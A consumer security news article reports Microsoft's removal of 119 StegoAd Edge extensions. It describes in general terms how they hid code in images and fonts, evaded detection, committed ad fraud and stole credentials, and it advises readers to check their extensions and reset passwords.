
- Microsoft shut down 119 malicious extensions from its Edge Add-ons store.
- The extensions hid dangerous code inside images and fonts to steal your data.
- The malware went beyond ad fraud to steal Google credentials, 2FA codes, and WordPress admin logins for complete account takeover.

Microsoft just exposed one of the most clever malicious extension campaigns ever seen on the Edge Add-ons store. It was termed StegoAd, which is a combination of the terms “steganography” and “adware”. It has been active since at least 2021.
This campaign consisted of 119 extensions that were masqueraded to be helpful programs such as adblockers, virtual private networks (VPNs), translation software, and video downloaders.
These extensions served their purpose and got good ratings. But underneath the surface, these extensions hid a nasty secret. Combined, they had a potential install base of up to 2.6 million users.
How the Extensions Stayed Hidden for Years
Steganography played a vital role in this attack, which involves hiding secret information within regular files. The criminals used images and fonts as carriers of malicious code.
The earliest variants of the malware placed their JavaScript payloads after the IEND header of a PNG icon file. This did not alter the way the image looked. It appeared perfectly fine.
As malware detection techniques became increasingly sophisticated, attackers also changed their strategy and resorted to hiding their code within the WebP files and later even the WOFF2 font files. They cleverly used glyph ranges, which appeared similar to Asian text and even font metadata to evade detection.
They did not start working immediately after being installed on the system. These extensions remained dormant for days following their installation to avoid detection.
Some variants of the malware executed the payload only in 10 percent of browser sessions, which implies that if you have an extension installed, there is a chance that it may never run.
If the attacker detected that the developer tools were being used, it slept for a long time. To make things worse, the command-and-control server delivered the payload only after successful fingerprint and User-Agent checks.
Ad Fraud and Credential Theft Combined
The most serious damage was due to ad fraud. The extensions injected ads, took over affiliate commissions on eBay, Amazon, and AliExpress, and redirected searches. But Microsoft’s analysis found a much darker purpose underneath: credential theft.
The stolen data wasn’t just for selling. The payloads included a backdoor that let attackers push and run arbitrary JavaScript on victims’ browsers. They specifically targeted Google sign-in pages to steal passwords and second-factor authentication codes. They also harvested WordPress admin logins and bulk-exfiltrated browser cookies for session hijacking.
The scale of account takeover attempts has been growing; Microsoft users have been receiving unsolicited one-time passcodes, suggesting a large-scale campaign to probe and compromise accounts.
The infrastructure was professional and ambitious. The attackers used more than ten command-and-control domains with automatic failover. They even used seven Google Analytics tracking IDs as covert telemetry, giving them real-time dashboards on the campaign’s success.
What You Should Do Now
Microsoft has removed all 119 extensions and suspended over 90 developer accounts. A complete list of the IDs of the malicious extensions has also been provided by the firm in its technical report.
Open up your Edge browser and access edge://extensions to see if you have any of these installed on your system. In case you do, or if one has already been automatically uninstalled by Edge, you will now have to consider your system as being compromised and reset all your passwords for Google, banking sites, WordPress, and any other important accounts you might have.
The operators behind StegoAd are still active. The campaign shares connections with a larger, known threat actor called DarkSpectre. This serves as a clear warning that you can never be too careful, even with extensions from official stores.